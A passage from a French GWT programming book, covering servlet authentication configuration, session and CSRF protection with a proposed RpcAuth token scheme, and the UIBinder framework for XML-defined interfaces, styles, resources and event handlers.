Dans tous les cas, il existe des moyens de protection efficaces. Tout ce qui peut cacher la structure des pages d'un site distant à un client donné doit être mis à contribution. Les architectures traditionnelles de type DMZ avec un serveur web Apache en frontal permettent de sécuriser certains échanges. Outre le mode HTTPS, les modules `mod_proxy` ou `mod_rewrite` insèrent un intermédiaire entre le site GWT, les services RPC et le client final. Certains robots de spam fonctionnent par analyses récursives d'URL et, en fonction des extensions (JSP, PHP, etc.), lancent des attaques ciblées. En dernier ressort, des fonctions évoluées de pare-feu applicatifs telles que `mod_security` peuvent jouer les garde-fous, sans compter leur équivalent matériel ou logiciel (iptables…).

Dans le domaine de la sécurité, seuls les paranoïaques survivent.

L'authentification

L'authentification est le mécanisme qui consiste à vérifier l'identité d'une personne afin d'autoriser l'accès à des ressources. GWT, au même titre que n'importe quelle technologie à base de servlets, est compatible avec les mécanismes d'authentification en vigueur dans la spécification servlet 2.5, à savoir :

- authentification Basic et Digest ;
- authentification basée sur les formulaires ;
- authentification par certificat client et SSL : ce mode implique un échange de certificat entre le poste client et le site web.

Authentification Basic et Digest

Les méthodes Basic et Digest sont spécifiées par la RFC 2617. Elles consistent à paramétrer le fichier `web.xml` du conteneur de servlets en méthode de type `Basic`. L'utilisateur voit s'afficher une boîte de dialogue côté client lui demandant ses informations d'authentification (identifiant et mot de passe). Si la connexion aboutit, le serveur attribut un cookie au client. Dans ce mode, l'identifiant et le mot de passe sont encodés en base64 et circulent en clair sur le réseau.

Il suffit de renommer la page hôte de l'application GWT avec l'extension `JSP` puis de la placer dans un répertoire sécurisé du répertoire `war` :

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

```
<?xml version="1.0" encoding="ISO-8859-1"?>

<!DOCTYPE web-app
PUBLIC "-//Sun Microsystems, Inc.//DTD Web Application 2.2//EN"
"http://java.sun.com/j2ee/dtds/web-app_2.2.dtd">

<web-app>
  <security-constraint>
   <!—ressources web protégées -->
   <web-resource-collection>
     <web-resource-name>Page protégée</web-resource-name>
     <url-pattern>/myGWTPage.jsp</url-pattern>
   </web-resource-collection>

   <auth-constraint>
     <!-- role-name précise les rôles dont l'accès est autorisé
       pour les pages spécifiées ci-dessus -->
     <role-name>admin</role-name>
     <role-name>user</role-name>
   </auth-constraint>
  </security-constraint>

  <login-comfit>
   <auth-method>BASIC</auth-method>
   <realm-name>Basic Authentication Example</realm-name>
  </login-config>
</web-app>
```

La liste des comptes associés aux différents rôles est un paramétrage interne au conteneur de servlets. Dans Tomcat, c'est le fichier `<TOMCAT>/conf/tomcat-users.xml` qui s'en charge.

L'authentification en mode Digest est simplement une variante du mode Basic. La différence vient du cryptage du mot de passe. Il suffit d'insérer dans la balise d'authentification (`<auth-method>`) la constante `DIGEST`.

Authentification par formulaire

L'authentification par formulaire permet de contrôler un peu plus finement l'aspect de la page d'authentification (par opposition à la boîte de dialogue un peu nue du mode Basic).

On spécifie un formulaire d'authentification permettant à l'utilisateur de se connecter. Puis il précise le chemin vers une page d'erreur qui sera affichée en cas d'échec. Ce mode d'authentification, comme le mode Basic, fait transiter les informations en clair. Il est donc recommandé de le mixer avec une connexion sécurisée en HTTPS.

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Voici le contenu du fichier `web.xml` activant l'authentification par formulaire :

```
<?xml version="1.0" encoding="ISO-8859-1"?>

<!DOCTYPE web-app
PUBLIC "-//Sun Microsystems, Inc.//DTD Web Application 2.2//EN"
"http://java.sun.com/j2ee/dtds/web-app_2.2.dtd">

<web-app>
  <security-constraint>
    <web-resource-collection>
     <web-resource-name>Page protégée</web-resource-name>
     <url-pattern>/*.rpc</url-pattern>
   </web-resource-collection>

   <auth-constraint>
     <role-name>user</role-name>
   </auth-constraint>
  </security-constraint>

  <login-config>
   <auth-method>FORM</auth-method>
   <form-login-config>
     <form-login-page>/login.jsp</form-login-page>
     <form-error-page>/error.jsp</form-error-page>
   </form-login-config>
  </login-config>
</web-app>
```

Dans la pratique, le fichier `login.jsp` doit contenir un formulaire intégrant des champs marqués selon la spécification servlet. Voici un exemple de formulaire JSP d'authentification :

```
<html><head><title>Ma Page de login</title></head>
<body>
Page de login :

<form action='j_security_check' method='post'>
<table>
<tr><td>Login:</td>
   <td><input type='text' name='j_username'></td></tr>
<tr><td>Password:</td>
   <td><input type='password' name='j_password' size='8'></td>
</tr>
</table>
<br>
  <input type='submit' value='login'>
</form></body>
</html>
```

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Il est très fréquent de voir des sites GWT proposer la page JSP précédente, simplement pour s'intégrer au mécanisme d'authentification basé sur les formulaires et capter le cookie d'authentification.

Par ailleurs, rien ne nous empêche de transposer le contenu de cette page en GWT. Le widget `FormPanel` est dévolu à ce rôle.

BON À SAVOIR

Les différents modes d'authentification précédents n'ont aucune adhérence particulière avec GWT. De ce fait, ils sont totalement compatibles avec toutes les technologies SSO (*Single Sign On*) du marché, que ce soit LDAP, Kerberos ou de simples ACL (listes de contrôles).

Les limites de la session HTTP par cookies

Nous ne le répéterons jamais assez : les services recevant des requêtes d'utilisateur ne doivent jamais s'appuyer sur les cookies pour identifier la session. Le procédé classique qui consiste à écrire `Session s = request.getSession()` met en corrélation une session avec le cookie renvoyé par l'utilisateur.

Pour vérifier l'identité réelle du client, il est recommandé aux services RPC (ou aux URL chargées de renvoyer des flux JSON) d'extraire systématiquement du corps de la requête HTTP l'identifiant de session. S'il n'existe pas, cela signifie qu'un utilisateur effectue un accès contre son gré.

Si l'argument se justifie, il n'est malheureusement pas évident d'ajouter l'information de session dans chaque requête. En effet, cela signifie, soit qu'on ajoute un paramètre supplémentaire aux méthodes RPC (inimaginable, car trop intrusif), soit qu'on modifie le protocole RPC pour lui adjoindre une telle information.

La seconde solution est, à l'heure actuelle, la plus réaliste. Un projet de framework est à l'étude depuis plusieurs mois ; il se nomme RpcAuth. L'idée est de fournir une extension du protocole RPC existant prenant en compte un jeton spécifique qui serait créé lors de la phase de connexion. Lors de chaque échange, ce jeton serait propagé au serveur dans le corps de la requête.

Pour avoir une idée précise de cette API en préparation, voici un cas nominal. On commence par marquer les méthodes non protégées :

```
interface MyRemoteService extends RemoteService {
  @NoAuthorization
  void login(String username, String password);
  // Méthode protégée
  String protectedMethod();
}
```

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Puis, dans l'implémentation, on s'appuie sur une API (un peu sur le principe de la méthode `request.getSession()`) qui nous renverrait le jeton de l'utilisateur :

```
class MyRemoteServiceImpl extends AuthorizedRemoteServiceServlet<AuthToken>
implements MyRemoteService {

  void login(String username, String password) {
    if (username.equals(password)) {
      AuthToken authToken = new AuthToken();
      // Enregistre authToken.getUUID() dans une base de données par exemple
      setReturnAuthToken(authToken);
    }
  }

  String protectedMethod() {
    return getRequestAuthToken().getUUID();
  }

  void doSetAuthToken(AuthToken t, Method m) {
    // Vérifie la validité du jeton
  }
}
```

Et enfin, le code du client :

```
MyServiceAsync svc = GWT.create(MyService.class);
svc.login("foo", "foo", someCallback);
// puis l'appel
svc.protectedMethod(someCallback);
```

Non seulement cette technique assure la sécurisation des échanges contre les attaques CSRF, mais elle supporte également le mode sans état complet du serveur web. À la manière d'une session persistante, il suffit de stocker le contexte conversationnel de l'utilisateur dans une base de données, puis de l'indexer via son jeton.

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

16

La création d'interfaces avec UIBinder

Depuis l'avènement des interfaces RIA telles que Flash ou Silverlight, le format XML est devenu un élément central dans la composition d'interfaces graphiques interactives. Plus qu'un langage destiné à être lu ou écrit, XML est un format pivot qui facilite l'élaboration de concepteurs graphiques tout en séparant présentation et traitements. C'est dans ce contexte que s'inscrit UIBinder. Ce framework a été introduit dans GWT 2 comme l'une des nouveautés phares de GWT.

Après une présentation détaillée du framework UIBinder, nous nous attarderons sur des fonctionnalités telles que l'internationalisation, la gestion des ressources et la définition d'événements.

Nous vous recommandons de parcourir le chapitre sur la gestion des ressources avant d'aborder celui-ci ; de nombreuses notions d'UIBinder s'appuient sur des fonctionnalités en place dans GWT.

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Présentation

Jusqu'à présent, le développement d'interfaces graphiques complexes avec GWT passait par l'écriture à la main de dizaines, voire de centaines, de lignes de code Java. Avec le recul, cette façon de faire a montré ses faiblesses :

- L'industrialisation des écrans est difficile à large échelle.
- Le développeur est sans cesse tenté par le copier/coller avec les risques d'erreurs liés à cette pratique.
- En imposant au développeur de maîtriser les innombrables API dédiées à ses widgets, il les rend peu productifs.
- Cette phase apporte peu de plus-value et les développeurs finissent par se lasser de réaliser les mêmes opérations.
- Il est peu adapté au prototypage rapide d'écran.

GWT, au même titre que les autres technologies RIA (Flash ou Silverlight), avait besoin d'une vraie représentation structurée d'écrans graphiques. Cela est d'autant plus vrai que GWT s'appuie sur un autre langage, lui-même formalisé à la base : XHTML.

UIBinder a été créé dans l'optique de fournir les concepteurs graphiques intelligents de demain avec, en ligne de mire, la simplification des échanges entre graphistes et développeurs Java.

Là où la démarche devient originale et pleine de sens, c'est dans la manière dont l'ensemble du framework UIBinder a été conçu. En s'appuyant sur les fondations de GWT, UIBinder bénéficie d'emblée d'une large panoplie de services techniques.

- L'internationalisation : UIBinder reprend tout ou partie des fonctionnalités de l'internationalisation, de la gestion des messages paramétrés jusqu'aux formes plurielles.
- La gestion des ressources : UIBinder s'appuie sur de nombreuses ressources internes ou externes (CSS, images...). Il bénéficie à ce titre de toute la puissance de l'API ClientBundle.
- La liaison différée : de la même manière qu'un fichier XAML avec Silverlight ou WPF de Microsoft, qui crée du code C# ou VB.NET, UIBinder s'appuie sur les générateurs de code de la liaison différée. Lors de la compilation, l'équivalent Java de ce que le développeur aurait eu à écrire manuellement est créé.
- Les performances du compilateur : le slogan « on ne paye que ce qu'on utilise » reste d'actualité avec UIBinder. Le code est optimisé et réduit après que les générateurs de code ont effectué leur travail.

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Dans un premier exemple, nous allons définir un écran simple contenant un label, un champ de saisie et deux cases à cocher. Pour cela, nous créons un fichier nommé `MyScreen.ui.xml` situé dans le même répertoire que la classe `MyScreen.java` :

```
<gwt:UiBinder xmlns:ui='urn:ui:com.google.gwt.uibinder'
      xmlns:gwt='urn:import:com.google.gwt.user.client.ui'>
      <gwt:VerticalPanel >
         <gwt:HorizontalPanel>
            <gwt:Label text="Aimez-vous GWT ?" />
            <gwt:RadioButton ui:field='ouiRadio' name="radios"
                              text="Oui" checked="true">
            </gwt:RadioButton>
            <gwt:RadioButton ui:field='nonRadio' name="radios"
                              text="Non">
            </gwt:RadioButton>
         </gwt:HorizontalPanel>
         <gwt:Button ui:field="buttonSubmit" text="Submit" />
      </gwt:VerticalPanel>
</gwt:UiBinder>
```

Un modèle XML ne va jamais tout seul avec UIBinder. Il est toujours accompagné d'une classe Java dont le rôle est de charger l'écran puis de l'injecter dans un widget composite de la manière suivante :

```
package com.dngconsulting.uibinder.client;

import com.google.gwt.core.client.GWT;
import com.google.gwt.uibinder.client.UiBinder;
import com.google.gwt.uibinder.client.UiTemplate;
import com.google.gwt.user.client.ui.Composite;
import com.google.gwt.user.client.ui.Panel;

public class MyScreen extends Composite {

      @UiTemplate("MyScreen.ui.xml")(1)
      interface MyUiBinder extends UiBinder<Panel, MyScreen> (2){
      }

      private static final MyUiBinder binder =
GWT.create(MyUiBinder.class);(3)

      public MyScreen() {
         initWidget(binder.createAndBindUi(this));(4)
      }
}
```

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Tout cela mérite explication. Voyons concrètement la signification de chaque ligne de code.

1 Spécifie le fichier correspondant à notre écran XML avec l'annotation `@UITemplate`. Lorsque le fichier porte le même nom que la classe Java, l'annotation n'est pas obligatoire.

2 UIBinder, tout comme l'internationalisation, utilise les interfaces pour marquer l'association avec un écran. Le premier paramètre générique correspond à l'élément racine du DOM renvoyé à partir du flux XML. Le second constitue la référence de la classe propriétaire de l'écran (ou *owner* en anglais). Nous le verrons plus loin, le code créé utilise cette référence pour accéder à certaines variables contextuelles de la classe Java.

3 La liaison différée avec `GWT.create()` joue un rôle central dans UIBinder. La variable `binder` récupérée en sortie pointe vers l'implémentation écrite par UIBinder. Nous reviendrons systématiquement sur le code de cette classe pour illustrer certaines fonctionnalités.

4 L'opération `createAndBindUI()` joue un rôle central dans le chargement de l'écran. Elle alimente le DOM avec les différents widgets formalisés en XML et renvoie la référence racine du DOM à la méthode `initWidget()`. Notez que nous avons utilisé un contrôle dérivé de `Composite`, mais nous aurions tout aussi bien pu renvoyer un widget ou un objet de type `Element`.

Côté `onModuleLoad()`, il suffit de créer une instance de `MyScreen` et de l'ajouter dans la page :

```
public class UIBinderSample implements EntryPoint {

      public void onModuleLoad() {
          MyScreen m = new MyScreen();
          RootPanel.get().add(m);
      }
}
```




Figure 16–1
Hello World avec UIBinder

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Lorsque le code Java doit interagir avec les widgets chargés par l'écran, GWT fournit l'attribut `ui:field` côté XML et `@UIField` côté Java, afin de spécifier le nom de la variable associée au widget. Imaginons que nous souhaitions modifier en Java le bouton radio précédemment défini en XML et marqué par l'attribut `ui:field="ouiRadio"`.

```
public class MyScreen extends Composite {

      @UiTemplate("MyScreen.ui.xml")
      interface MyUiBinder extends UiBinder<Panel, MyScreen> {
      }

      private static final MyUiBinder binder = GWT.create(MyUiBinder.class);

      public MyScreen() {
         initWidget(binder.createAndBindUi(this));
      }

      @UiField CheckBox ouiRadio ;
      boolean isReponseOui() {
         return ouiRadio.getValue();
      }
}
```

De la même manière qu'il est possible d'accéder à la valeur d'un widget, il est possible de la modifier. Cette opération est généralement effectuée après que l'écran a été chargé suite à l'appel de la méthode `createAndBindUi()`.

```
(…)
public MyScreen(boolean defaultValue) {
          initWidget(binder.createAndBindUi(this));
          ouiRadio.setValue(defaultValue);
       }
(…)
```

Pour mieux comprendre la mécanique interne mise en œuvre par UIBinder, il est essentiel de comprendre le code créé lors du processus de compilation (via la liaison différée). Voici le contenu de la classe écrite pour chaque écran ou modèle. Cette classe contient la méthode la plus importante du framework UIBinder : `createAndBindUi()`.

```
import com.google.gwt.core.client.GWT;
import com.google.gwt.uibinder.client.AbstractUiBinder;
import com.google.gwt.uibinder.client.UiBinderUtil;
import com.google.gwt.user.client.ui.Panel;
```

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

```
public class MyScreen_MyUiBinderImpl extends AbstractUiBinder<Panel, MyScreen>
                                                implements MyScreen.MyUiBinder {

  public Panel createAndBindUi(final MyScreen owner) {

    Label f_Label3 = (Label) GWT.create(Label.class);
    RadioButton ouiRadio = new RadioButton("radios");
    RadioButton nonRadio = new RadioButton("radios");
    HorizontalPanel f_HorizontalPanel2 = GWT.create(HorizontalPanel.class);
    Button buttonSubmit = (Button) GWT.create(Button.class);
    VerticalPanel f_VerticalPanel1 = (VerticalPanel)
GWT.create(VerticalPanel.class);

    f_Label3.setText("Aimez-vous GWT ?");
    f_HorizontalPanel2.add(f_Label3);
    ouiRadio.setText("Oui");
    ouiRadio.setChecked(true);
    f_HorizontalPanel2.add(ouiRadio);
    nonRadio.setText("Non");
    f_HorizontalPanel2.add(nonRadio);
    f_VerticalPanel1.add(f_HorizontalPanel2);
    buttonSubmit.setText("Submit");
    f_VerticalPanel1.add(buttonSubmit);
    // On injecte à la classe appelante la variable ouiRadio (liée à ui:field)
    owner.ouiRadio = ouiRadio;

    return f_VerticalPanel1;
  }
}
```

Le corps de la méthode `createAndBindUi()` est la représentation Java des widgets XML. En fin de compte, toute l'astuce du framework UIBinder consiste à proposer des balises XML qui se matérialiseront dans l'application finale par du code Java sémantiquement équivalent.

Styles et ressources

Il existe plusieurs manières de styler les écrans sous UIBinder. Les classes de styles peuvent être embarquées dans le flux XML, partagées, externes ou associées à partir d'une classe Java. À ce titre, l'API ClientBundle joue un rôle primordial dans la manière d'associer des ressources (textes ou binaires) à UIBinder.

Le code suivant illustre l'intégration embarquée d'un style privé au fichier XML. Ce style est propre à l'écran ; on le référence à l'aide d'une expression placée entre accolades :

```
<gwt:UiBinder xmlns:ui='urn:ui:com.google.gwt.uibinder'
      xmlns:gwt='urn:import:com.google.gwt.user.client.ui'>
      <ui:style>
             .gras { font-weight:bold;}
     </ui:style>
      <gwt:VerticalPanel>
         <gwt:HorizontalPanel>
            <gwt:HTMLPanel>
               <div class="{style.gras}">Aimez-vous GWT ?</div>
            </gwt:HTMLPanel>
            (…)
         <gwt:Button ui:field="buttonSubmit" text="Submit" />
      </gwt:VerticalPanel>
</gwt:UiBinder>
```

Cette forme d'écriture est possible car, sous le capot, GWT crée, en plus de l'implémentation du binder, une interface dérivée de `ClientBundle` fournissant par défaut la méthode `style()` lorsque le style n'est pas nommé. Ce style renvoie un objet de type `CssResource`.

```
public interface MyScreen_MyUiBinderImpl_GeneratedBundle extends
ClientBundle {
  @Source("uibinder: MyScreen_MyUiBinderImpl_GenCssstyle.css")
  MyScreen_MyUiBinderImpl_GeneratedCssstyle style();
}

public interface MyScreen_MyUiBinderImpl_GeneratedCssstyle extends
CssResource {
  String gras();
}
```

Ce mécanisme permet de détecter toute erreur de nommage dès la phase de compilation. Comme n'importe quelle ressource CSS de type `ClientBundle`, le nom de la classe est obfusqué, ce qui nous prémunit de toute collision liée à l'absence d'espaces de nommage dans CSS.

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00




Figure 16–2
Les styles privés analysés sous Firebug

Le style privé précédent a été appliqué sur la balise HTML standard `<div>` encadrée par un `HtmlPanel`. Il est bien évidemment possible d'appliquer un style sur un widget GWT :

```
<gwt:UiBinder xmlns:ui='urn:ui:com.google.gwt.uibinder'
      xmlns:gwt='urn:import:com.google.gwt.user.client.ui'>
      <ui:style>
            .gras { font-weight:bold;}
     </ui:style>
      <gwt:VerticalPanel>
         <gwt:HorizontalPanel>
               <gwt:LabelstyleName="{style.gras}" text="Aimez-vous GWT ?"/>
            (…)
         <gwt:Button ui:field="buttonSubmit" text="Submit" />
      </gwt:VerticalPanel>
</gwt:UiBinder>
```

À chaque propriété ou attribut d'une balise XML correspond un accesseur Java. UIBinder associe donc par défaut la propriété `styleName` à la méthode bien connue des développeurs GWT : `widget.setStyleName()`.

Le style privé précédent est anonyme, d'où l'obligation de passer par le préfixe `style.<classeDeStyle>`. Il est parfois utile de spécifier plusieurs styles pour un même fichier XML et de les nommer. Cela s'effectue en passant par l'attribut `field` de la manière suivante :

```
<gwt:UiBinder xmlns:ui='urn:ui:com.google.gwt.uibinder'
      xmlns:gwt='urn:import:com.google.gwt.user.client.ui'>
      xmlns:gwt='urn:import:com.google.gwt.user.client.ui'>
```

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

```
      <ui:style field="myFantasticStyle">
            .fondRouge { background-color:red;}
     </ui:style>
      <gwt:VerticalPanel>
         <gwt:HorizontalPanel>
            <gwt:HTMLPanel>
               <div class="{myFantasticStyle.fondRouge}">Aimez-vous GWT ?</div>
            </gwt:HTMLPanel>
            (…)
         <gwt:Button ui:field="buttonSubmit" text="Submit" />
      </gwt:VerticalPanel>
</gwt:UiBinder>
```

Jusqu'à présent, les styles étaient embarqués dans le fichier XML. Voyons maintenant comment intégrer une feuille de styles externe :

```
<ui:UiBinder xmlns:ui='urn:ui:com.google.gwt.uibinder'>
  <ui:style src="MyExternalStyle.css" />
  <ui:style field='otherStyle' src="MyOtherExternalStyle.css">

  <div class='{style.gras}'>
    Hello l'ami Sami, GWT c'est <div class='{otherStyle.gras}'>terrible</div>
  </div>
</ui:UiBinder>
```

La feuille de styles `MyExternalStyle.css` associée contient :

```
.gras { font-weight:bold;}
```

REMARQUE Multiples fichiers CSS externes

Il est également possible de combiner les styles internes avec l'insertion de plusieurs fichiers externes (il suffit de les séparer par un espace).
Exemple : `<ui:style src="MyTable.css MyTree.css"/>`

Le nombre d'options possibles en termes d'accès à des ressources fait partie des gros points forts du framework UIBinder.

Si les classes dérivées de ClientBundle sont créées un peu de manière anonyme, il est possible de les manipuler au sein du code Java. Voici une illustration du procédé d'accès à des classes de ressources externes :

```
<gwt:UiBinder xmlns:ui='urn:ui:com.google.gwt.uibinder'
      xmlns:gwt='urn:import:com.google.gwt.user.client.ui'>
```

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

```
      <ui:with field='bundle'
               type='com.dngconsulting.uibinder.client.MyExternalBundle'/>
      <gwt:VerticalPanel>
         <gwt:HorizontalPanel>
            <gwt:Label ui:field='label' styleName="{bundle.style.gras}"
                                                  text="Aimez-vous GWT ?"/>
            <gwt:RadioButton ui:field='ouiRadio' name="radios"
                                       text="Oui" checked="true">
            </gwt:RadioButton>
            <gwt:RadioButton ui:field='nonRadio' name="radios"
                                       text="Non, j'adore">
            </gwt:RadioButton>
         </gwt:HorizontalPanel>
         <gwt:Button ui:field="buttonSubmit" text="Submit" />
      </gwt:VerticalPanel>
</gwt:UiBinder>

// Et la classe Java MyExternalBundle associée
public interface MyExternalBundle extends ClientBundle {
  public interface MyCss extends CssResource {
    String gras();
  }

  @Source("MyStyle.css")
  MyCss style();
}
```

Contrairement aux ressources embarquées, une ressource externe n'est jamais ajoutée automatiquement à la page. De par sa nature, il appartient à l'utilisateur de l'injecter lui-même de manière asynchrone. Cela peut être effectué dans le code GWT de l'écran :

```
      (…)
      public MyScreen() {
          // Injecter une seule fois
            StyleInjector.injectStylesheet(bundle.style().getText());
            initWidget(binder.createAndBindUi(this));
      }
```

Outre l'ajout de ressources internes ou externes, l'API ClientBundle propose des scénarios beaucoup plus puissants, dans lesquels il est possible de mixer et modifier en Java des classes de styles. Supposons que, la première fois, les éléments de la page soient désactivés (grisés) et que suite à un événement particulier, nous souhaitions dynamiquement les réactiver :

```
<gwt:UiBinder xmlns:ui='urn:ui:com.google.gwt.uibinder'
      xmlns:gwt='urn:import:com.google.gwt.user.client.ui'>
```

```
      <ui:style type='com.dngconsulting.uibinder.client.MyScreen.MyStyle'>
        .enabled { color:black; }
        .disabled { color:gray; }
      </ui:style>
      <gwt:VerticalPanel>
         <gwt:HorizontalPanel styleName="{style.disabled}">
            <gwt:Label ui:field='label' text="Aimez-vous GWT ?"/>
            (…)
         </gwt:HorizontalPanel>
      </gwt:VerticalPanel>
</gwt:UiBinder>
```

Comme on peut le voir, par défaut, le widget `HorizontalPanel` est désactivé (style `disabled`).

Dans le code, juste après le chargement de l'écran ou suite à un événement utilisateur, nous réactivons les composants à l'aide des méthodes de style habituelles `setStyleName()`, `addStyleName()` ou `removeStyleName()`.

```
public class MyScreen extends Composite {
      private static final MyUiBinder binder = GWT.create(MyUiBinder.class);

      @UiTemplate("MyScreen.ui.xml")
      interface MyUiBinder extends UiBinder<Panel, MyScreen> {
      }

      @UiField MyStyle style;
      interface MyStyle extends CssResource {
         String enabled();
         String disabled();
      }

      public MyScreen() {
         // Par défaut, les widgets de l'écran sont grisés
         initWidget(binder.createAndBindUi(this));
         // Puis on les active en Java (traitement pouvant être déporté dans un
         // gestionnaire d'événements)
         activateWidgets();
      }
      private void activateWidgets() {
         Iterator<Widget> widgets = ((VerticalPanel) getWidget()).iterator() ;
         while (widgets.hasNext()) {
            Widget w = widgets.next();
            w.setStyleName(style.enabled());
         }
      }
}
```

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Rappelez-vous que cela est possible car il y a une correspondance directe entre attribut de balise et méthode Java correspondante.

Incorporation d'images

L'API UIBinder ne se limite pas à la simple injection de feuilles de styles. Tout document, binaire ou textuel peut prétendre à être intégré au fichier XML. En plus du formalisme habituel constitué de la balise HTML `<img src="monImage.gif"/>` ou de `<gwt:Image url=" logo.gif"/>`, UIBinder propose une balise spécifique `<ui:image>` permettant de référencer une image de type `ImageResource`.

N'hésitez pas à relire le chapitre dédié aux ressources, car UIBinder s'en sert comme surcouche pour la déclaration de ressources de type image :

```
<ui:UiBinder (…)>
<ui:style>
      .grisClair { background-color : lightGray; }
</ui:style>
<ui:image field='myLogo' src='logodng.gif' flipRtl='true'
        repeatStyle='Both' />
(…)
</ui:UIBinder>
```

La déclaration précédente produit :

```
public interface i18nScreen_MyUiBinderImpl_GenBundle extends
ClientBundle {
  @Source("logodng.gif")
  @ImageOptions(flipRtl=true,
repeatStyle=ImageResource.RepeatStyle.Both)
  ImageResource myLogo();
}
```

Une fois n'est pas coutume, les attributs correspondant à la balise `ui:image` ont ajouté des annotations de type `ClientBundle`. Pour utiliser cette ressource au sein de notre modèle, rien n'est plus simple : il suffit de faire appel à la balise `<gwt:Image>` liée à la classe `Image` du framework GWT. Celle-ci possède une méthode `setRessource(ImageResource img)`.

```
<ui:UiBinder (…)>
<ui:style>
      .grisClair { background-color : lightGray; }
</ui:style>
```

```
<ui:image field='myLogo' src='logodng.gif' flipRtl='true'
        repeatStyle='Both' />
<gwt:VerticalPanel>
     <gwt:Image resource="{myLogo}"/>
</gwt:VerticalPanel>
</ui:UIBinder>
```

Le principe devient intéressant lorsque cette ressource image est conjuguée avec les styles. Toute la page peut ainsi bénéficier de l'incorporation des images via des classes de styles CSS décorées avec l'attribut `@Sprite` :

```
<ui:UiBinder
     <ui:style field='mySpritelyStyle'>
        @sprite .logo {
           gwt-image:"myLogo";
        }
     </ui:style>
     <ui:image field='myLogo' src='logodng.gif' flipRtl='true'
                                                repeatStyle='Both' />
     // Dans l'arbre DOM
     <div class="{mySpritelyStyle.logo}">West</div>       ou
     <g:HTML styleName="{mySpritelyStyle.logo}"></g:HTML>
</ui:UiBinder>
```

La puissance de la gestion des ressources de GWT au service d'UIBinder va également jusqu'à l'intégration des paquets d'images (`ClientBundle` et `ImageResources`). Il suffit de déclarer en Java une ressource de type `Image`, puis d'appeler la méthode `createImage()` en positionnant l'attribut `UIField(provided=true) myImage`. Dans le modèle, une balise `<gwt:Image ui:field="myImage"/>` suffit à l'afficher.

Intégration des ressources de type données

Sur le même principe que les images, les ressources de type données représentent des fichiers binaires tels que les PDF, les curseurs de souris, les animations Flash... Bref, tout ce qui peut prétendre à être intégré sous la forme d'un fichier binaire avec un format spécifique.

La balise `<ui:data>` crée une référence de type `DataResource` et, comme les images, s'utilise en tant que classe de style.

Voyons un exemple qui modifie le curseur de la souris avec le logo du navigateur Chrome lorsqu'on survole un panneau vertical :

```
<ui:UiBinder (…)>
<ui:style field='myCursorStyle'>
```

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

```
        @url cursor myCursor;
        .cursor {
           cursor:cursor,pointer;
        }
</ui:style>
<ui:data field='myCursor' src='chrome.ico'/>
<gwt:VerticalPanel styleName="{myCursorStyle.cursor}>
      <gwt:HTML>…</gwt:HTML>
</gwt:VerticalPanel>
</ui:UiBinder>
```

Gestionnaires d'événements

La gestion des événements est une partie cruciale d'un framework de représentation XML. Les événements séparent présentation et traitements et induisent un couplage lâche entre le code Java et le code XML.

Du point de vue du couplage, il faut avouer qu'UIBinder a choisi la solution la plus lâche possible. La définition des gestionnaires d'événements est implicite, le développeur ne spécifie à aucun moment en XML le lien entre les widgets et leurs événements. C'est dans le code Java qu'il annote avec `@UIHandler` le widget préfixé par `@UIField`.

Attention, il y a une subtilité dans le procédé : les événements produits créent une sorte d'indirection avec la méthode cible. Illustrons par la pratique :

```
public class MyScreen {
     public MyScreen() {
         MyScreen owner = binder.createAndBindUi(this);
         initWidget(owner);
     }

     @UiField Label label;
     @UiHandler({"label", "link"})
     public void doClick(ClickEvent e) {
       // Fait quelque chose
      }
}
```

